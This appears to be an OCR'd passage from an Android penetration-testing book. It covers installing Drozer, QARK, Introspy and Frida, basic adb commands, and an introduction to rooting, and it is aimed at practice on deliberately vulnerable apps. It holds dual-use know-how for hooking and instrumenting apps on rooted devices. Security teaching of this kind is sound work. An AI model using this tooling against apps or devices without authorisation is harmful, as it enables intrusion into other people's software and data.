
3. After downloading, run the Drozer installer. Installation uses the usual Windows installation wizard, as shown here:




4. Click **Next** and choose the destination location for Drozer installation:



5. As shown in the preceding screenshot, the default location is `C:\drozer`. It is recommended you use the default location if you would like to configure your system identical to ours. Follow the wizard's instructions to complete the installation. The installation window is shown in the following screenshot for your reference:




6. Click **Finish** to complete the process:



The preceding installation process automatically installs all the required Python dependencies and sets up a complete Python environment.


To check the validity of the installation, perform the following steps:

1. Start a new command prompt and run the `drozer.bat` file, as shown in the following screenshot:



2. Now, install the `agent.apk` file we downloaded earlier onto your emulator. We can install `.apk` files using the `adb` command:

```
adb install agent.apk
```



3. To start working with Drozer for your assessments, we need to connect the Drozer console on the workstation to the agent on the emulator. To do this, start the agent on your emulator and run the following command to port forward. Make sure you are running the embedded server when launching the agent.


```
adb forward tcp:31415 tcp:31415
```


As we can see, the command completed successfully without any errors:

```
C:\>adb forward tcp:31415 tcp:31415
C:\>
```

4. Now, we can simply run the following command to connect to the agent from the workstation:

```
[path to drozer dir]\drozer.bat console connect
```

We should now be presented with the Drozer console, as shown here:



QARK (No support for windows)

According to their official GitHub page, **QARK** is an easy-to-use tool capable of finding common security vulnerabilities in Android applications. Unlike commercial products, it is 100% free to use. QARK features educational information allowing security reviewers to locate precise, in-depth explanations of vulnerabilities. QARK automates the use of multiple decompilers, leveraging their combined outputs to produce superior results when decompiling APKs.

QARK uses static analysis techniques to find vulnerabilities in Android apps and source code.

Getting ready

As of writing this, QARK only supports Linux and Mac:

1. QARK can be downloaded from the following link:

   `https://github.com/linkedin/qark/`

2. Extract QARK's contents, as shown here:

```
srini's MacBook:qark-master srini0x00$ ls
LICENSE                 modules                 sampleApps
README.md               parsetab.py             settings.properties
build                   parsetab.pyc            styles.css
exploitAPKs             poc                     temp
lib                     qark.py                 template3
logs                    report
srini's MacBook:qark-master srini0x00$
```

Make sure that you have all the dependencies mentioned in the GitHub page to run QARK.

3. Navigate to the QARK directory and type in the following command:

```
python qark.py
```

This will launch an interactive QARK console, shown in the following screenshot:

```
 .d88888b.           d8888   8888888b.    888     d8P
d88P" "Y88b         d88888   888   Y88b   888    d8P
888     888        d88P888   888    888   888   d8P
888     888       d88P 888   888   d88P   888d88K
888     888      d88P  888   8888888P"    8888888b
888 Y8b 888     d88P   888   888 T88b     888  Y88b
Y88b.Y8b88P    d8888888888   888  T88b    888   Y88b
 "Y888888"    d88P     888   888   T88b   888    Y88b
       Y8b


INFO - Initializing...
INFO - Identified Android SDK installation from a previous run.
INFO - Initializing QARK


Do you want to examine:
[1] APK
[2] Source

Enter your choice:
```


Advanced REST Client for Chrome

Advanced REST Client is an add-on for Chrome. This is useful for penetration testing REST APIs, which are often a part of mobile applications:


1. Install the Google Chrome browser.
2. Open the following URL:

   ```
   https://chrome.google.com/webstore/category/apps
   ```


3. Search for **Advanced REST client.** You should see the following Chrome extension. Click the **ADD TO CHROME** button to add it to your browser:



4. It will prompt you for your confirmation, as shown in the following screenshot:



5. Once you are done adding this extension to Google Chrome, you should have the add-on available, as shown here:




Droid Explorer

Most of the time in this book, we will use command line tools to explore the Android filesystem, pulling/pushing data from/to the device. If you are a GUI lover, you will appreciate using Droid Explorer, a GUI tool to explore the Android filesystem on rooted devices.

Droid Explorer can be downloaded from the following link:

`http://de.codeplex.com`



Cydia Substrate and Introspy

Introspy is a blackbox tool which helps us to understand what an Android application is doing at runtime, and enables us to identify potential security issues.

Introspy Android consists of two modules:


- **Tracer**: the GUI interface. It lets us select the target application(s) and the kinds of test we want to perform.
    - **Cydia Substrate Extension (core)**: This is the core engine of the tool and is used to hook the applications; it lets us analyze the application at runtime to identify vulnerabilities.
- **Analyser**: This tool helps us to analyze the database saved by Tracer to create reports for our further analysis.

Follow this process to set up Introspy:

1. Download Introspy Tracer from the following link:

   `https://github.com/iSECPartners/Introspy-Android`
2. Download Introspy Analyzer from the following link:


   `https://github.com/iSECPartners/Introspy-Analyzer`
3. Installing **Cydia Substrate** for Android is a requirement in order to successfully install Introspy. Let's download it from the Android Play Store and install it:



4. Now, install **Introspy-Android Config.apk** and **Introspy-Android Core.apk**, which we downloaded in step 1. These are the commands to install them using `adb`:

```
adb install Introspy-Android Config.apk
adb install Introspy-Android Core.apk
```

You should see the following icons if the installation was successful:




SQLite browser

We often come across SQLite databases when dealing with Android applications. SQLite browser is a tool that can be used to connect to SQLite databases. It allows us to perform database operations using some eye candy:


1. SQLite browser can be downloaded from the following link:

   `http://sqlitebrowser.org`

2. Run the installer and continue with the setup (it is straightforward):



3. Once finished with the installation, you should see the following interface:



Frida

Frida is a framework developed for the dynamic instrumentation of apps on various platforms, which includes support for Android, iOS, Windows and Mac. This tool helps us hook into the apps and performs runtime manipulation.

Some important links are as follows:

`https://github.com/frida/frida`

`http://www.frida.re/docs/android/`

The following section shows how to set up Frida. We have used a Mac in this example.

Prerequisites:

- Frida client: This will be running on the workstation
- Frida server: This will be running on the device

Setting up Frida server

1. Download Frida server onto your local machine using the following command:

```
curl -O http://build.frida.re/frida/android/arm/bin/frida-server
```

```
$ curl -O http://build.frida.re/frida/android/arm/bin/frida-server
  % Total    % Received % Xferd  Average Speed   Time    Time
Time  Current
                                 Dload  Upload   Total   Spent
Left  Speed
100 12.0M  100 12.0M    0     0   232k      0  0:00:53  0:00:53
--:--:--  166k
$
```

   This step should download the frida-server binary to the workstation and into the current directory.

2. Give Frida server execute permissions using the following command:

```
chmod +x frida-server
```

3. Push the frida-server binary to the device using `adb push`, as shown here:

```
$ adb push frida-server /data/local/tmp/
```

4. Now, get a shell on the device with root privileges and run frida-server as shown here:

```
$ adb shell
shell@android:/ $ su
root@android:/ # cd /data/local/tmp
root@android:/data/local/tmp # ./frida-server &
[1] 5376
root@android:/data/local/tmp #
```

Setting up frida-client

Installing frida-client is as simple as issuing the following command:

```
$ sudo pip install frida
Password:
Downloading/unpacking frida
  Downloading frida-5.0.10.zip
```

```
  Running setup.py (path:/private/tmp/pip_build_root/frida/setup.py) egg_
info for package frida


Downloading/unpacking colorama>=0.2.7 (from frida)
  Downloading colorama-0.3.3.tar.gz
  Running setup.py (path:/private/tmp/pip_build_root/colorama/setup.py)
egg_info for package colorama


Downloading/unpacking prompt-toolkit>=0.38 (from frida)
  Downloading prompt_toolkit-0.53-py2-none-any.whl (188kB): 188kB
downloaded
Downloading/unpacking pygments>=2.0.2 (from frida)
  Downloading Pygments-2.0.2-py2-none-any.whl (672kB): 672kB downloaded
Requirement already satisfied (use --upgrade to upgrade): six>=1.9.0
in /Library/Python/2.7/site-packages/six-1.9.0-py2.7.egg (from prompt-
toolkit>=0.38->frida)
Downloading/unpacking wcwidth (from prompt-toolkit>=0.38->frida)
  Downloading wcwidth-0.1.5-py2.py3-none-any.whl
Installing collected packages: frida, colorama, prompt-toolkit, pygments,
wcwidth
  Running setup.py install for frida
    downloading prebuilt extension from https://pypi.python.org/
packages/2.7/f/frida/frida-5.0.10-py2.7-macosx-10.11-intel.egg
    extracting prebuilt extension


    Installing frida-ls-devices script to /usr/local/bin
    Installing frida script to /usr/local/bin
    Installing frida-ps script to /usr/local/bin
    Installing frida-trace script to /usr/local/bin
    Installing frida-discover script to /usr/local/bin
  Running setup.py install for colorama


Successfully installed frida colorama prompt-toolkit pygments wcwidth
Cleaning up...
$
```

Testing the setup

Now the client and server are ready. We need to configure port forward with adb before we can start using them. Use the following commands to enable port forwarding:

```
$ adb forward tcp:27042 tcp:27042
$ adb forward tcp:27043 tcp:27043
```

Now, type in `–help` to check the Frida client options:

```
$ frida-ps --help
Usage: frida-ps [options]

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -D ID, --device=ID    connect to device with the given ID
  -U, --usb             connect to USB device
  -R, --remote          connect to remote device
  -a, --applications    list only applications
  -i, --installed       include all installed applications
$
```

As we can see in the preceding output, we can use `–R` to connect to the remote device. This acts as a basic test for testing our setup:

```
$ frida-ps -R
  PID  Name
-----  ------------------------------------
  177  ATFWD-daemon
  233  adbd
 4722  android.process.media
  174  cnd
  663  com.android.phone
 4430  com.android.settings
  757  com.android.smspush
  512  com.android.systemui
  .
  .
```

```
  .
  .
  .
  .
  138  vold
  2533  wpa_supplicant
  158  zygote
$
```

As we can see, a list of running processes has been listed down.

Vulnerable apps

We will be using various vulnerable Android applications to showcase typical attacks on Android apps. These provide a safe and legal environment for readers to learn about Android security:

- **GoatDroid**:

  `https://github.com/jackMannino/OWASP-GoatDroid-Project`

- **SSHDroid**:

  `https://play.google.com/store/apps/details?id=berserker.android.apps.sshdroid&hl=en`

- **FTP Server**:

  `https://play.google.com/store/apps/details?id=com.theolivetree.ftpserver&hl=en`

Kali Linux

Kali Linux is a penetration testing distribution often used by security professionals to perform various security tests.

It is suggested that readers install a copy of Kali Linux in VirtualBox or VMware to prepare for network-level attacks on Android devices. Kali Linux can be downloaded from the following link:

`https://www.kali.org/downloads/`

ADB Primer

adb is an essential tool for penetration testing Android apps. We will use this utility in multiple scenarios during our journey through this book. This tool comes preinstalled with the Android SDK and it is located in the "platform-tools" directory of the Android SDK. We added its path to the environment variables during the SDK installation process. Let us see some of the applications of this utility.

Checking for connected devices

We can use adb to list the devices that are connected to the workstation using the following command:

```
adb devices
```

As we can see in the preceding screenshot, there is an emulator running on the laptop.


Note: If you have connected your phone to the workstation, and if adb is not listing your phone, please check the following:

- USB debugging is enabled on your phone
- Appropriate drivers for your device are installed on the workstation

Getting a shell

We can use adb to get a shell on the emulator or device using the following command:

```
adb shell
```



The preceding command will get a shell for the connected device.

The command to get a shell for an emulator when a real device and emulator are connected is as follows:

```
adb -e shell
```

The command to get a shell for a real device when a real device and emulator are connected is as follows:

```
adb -d shell
```

The command to get a shell for a specific target when multiple devices/emulators are connected is as follows:

```
adb -s [name of the device]
```

Listing the packages

When you have access to a shell on an Android device using adb, you can interact with the device using tools available via the shell. "Listing the installed packages" is one such example that uses **pm**, which stands for **package manager**.

We can use the following command to list all the packages installed on the device:

```
pm list packages
```


```
root@generic_x86:/ # pm list packages
package:com.android.smoketest
package:com.example.android.livecubes
package:com.android.providers.telephony
package:com.android.providers.calendar
package:com.android.providers.media
package:com.android.protips
package:com.android.documentsui
package:com.android.gallery
package:com.android.externalstorage
package:com.android.htmlviewer
package:com.android.quicksearchbox
package:com.android.mms.service
package:com.android.providers.downloads
package:com.google.android.apps.messaging
package:com.android.browser
package:com.android.soundrecorder
package:com.android.defcontainer
package:com.android.providers.downloads.ui
package:com.android.vending
package:com.android.pacprocessor
package:com.android.certinstaller
package:android
package:com.android.contacts
package:com.android.launcher3
package:com.android.backupconfirm
package:com.android.statementservice
package:com.android.calendar
package:com.android.providers.settings
package:com.android.sharedstoragebackup
```

Pushing files to the device

We can push data from the workstation to the device using the following syntax:


```
adb push [file on the local machine] [location on the device]
```

Let's see this in action. At the moment, I have a file called `test.txt` in my current directory:



Let's move the `test.txt` file to the emulator. Type in the following command:

```
adb push test.txt /data/local/tmp
```




Note: `/data/local/tmp` is one of the writable directories on Android devices.

Pulling files from the device

We can also use `adb` to pull files/data from the device to our workstation using the following syntax:

```
adb pull [file on the device]
```

Let us first delete the `test.txt` file from the current directory:



Now, type in the following command to pull the file located at `/data/local/tmp` directory to the device:

```
adb pull /data/local/tmp/test.txt
```

```
C:\>adb pull /data/local/tmp/test.txt
0 KB/s (11 bytes in 0.061s)

C:\>type test.txt
sample file
C:\>
```

Installing apps using adb

As we have seen in one of the previous sections of this chapter, we can also install apps using the following syntax:

```
adb install [filename.apk]
```

Let's install the Drozer agent app using the following command:

```
C:\>adb install drozer-agent-2.3.4.apk
877 KB/s (633111 bytes in 0.704s)
        pkg: /data/local/tmp/drozer-agent-2.3.4.apk
Success

C:\>
```

As we can see, we have successfully installed this app.

Note: If we install an app that is already installed on the target device/emulator, **adb** throws a failure error as shown following. The existing app has to be deleted before we proceed to install the app again.

```
C:\>adb install drozer-agent-2.3.4.apk
340 KB/s (633111 bytes in 1.818s)
        pkg: /data/local/tmp/drozer-agent-2.3.4.apk
Failure [INSTALL_FAILED_ALREADY_EXISTS]

C:\>
```

Troubleshooting adb connections

It is often the case that adb does not recognize your emulator, even if it's up and running. To troubleshoot this, we can run the following command to get a the list of devices attached to your machine.

The following command kills the adb daemon on the device and restarts it for us:

```
adb kill-server
```

Summary

In this chapter, we have installed the tools necessary to do security assessments for Android mobile applications and services. We have installed static tools such as JD-GUI and dex2jar, which help us to do static analysis without running the app, and we have also managed to install Dynamic Analysis tools such as Frida and emulators, which will help us with dynamic analysis when the app is running.

In the next chapter, we will discuss the concept of Android rooting.

2
Android Rooting

This chapter, *Android Rooting*, gives an introduction to the techniques typically used to root Android devices. We will begin with the basics of rooting and its pros and cons. Then, we shall move on to topics such as various Android partition layouts, boot loaders, boot loader unlocking techniques, and so on. This chapter acts as a guide for those who want to root their devices and want to know the ins and outs of rooting concepts before they proceed.

The following are some of the major topics that we will discuss in this chapter:

- What is rooting?
- Advantages and disadvantages
- Locked and unlocked boot loaders
- Stock recovery and custom recovery
- Rooting an Android device

What is rooting?

Android is built on top of Linux Kernel. In Unix based machines such as Linux, we see two types of user accounts – normal user accounts and root accounts. Normal user accounts usually have low privileges and they need permission from root to perform privileged operations such as installing tools, making changes to the Operating System, and so on. Whereas root accounts have all the privileges such as applying updates, installing software tools, ability to run any command, and so on. Essentially, this account has granular control over the whole system. This privilege separation model is one of the core Linux security features.

As mentioned earlier, Android is an operating system built on top of Linux Kernel. So many features that we see in traditional Linux systems will also be present in Android devices. Privilege separation is one among them. When you buy a brand new Android device, technically you are not the owner of your device, meaning you will have limited control over the device in terms of performing privileged operations that are possible for root accounts. So gaining full control over the device by gaining root access is termed as rooting.

One simple way to check if you have root access on the device is by running the `su` command on an adb shell. `su` is Unix's way of executing commands with the privileges of another user:

```
shell@android:/ $ su
/system/bin/sh: su: not found
127|shell@android:/ $
```

As we can see in the preceding excerpt, we have no root access on the device.

On a rooted device, we usually have UID value `0` with a root shell having `#` rather than `$` representing root account. This looks as shown following:

```
shell@android:/ $ su
root@android:/ # id
uid=0(root) gid=0(root)
root@android:/ #
```

Why would we root a device?

As mentioned earlier, we do not have complete control over the Android devices due to the limitations imposed by hardware manufacturers and carriers. So, rooting a device gives us additional privileges to overcome these limitations.

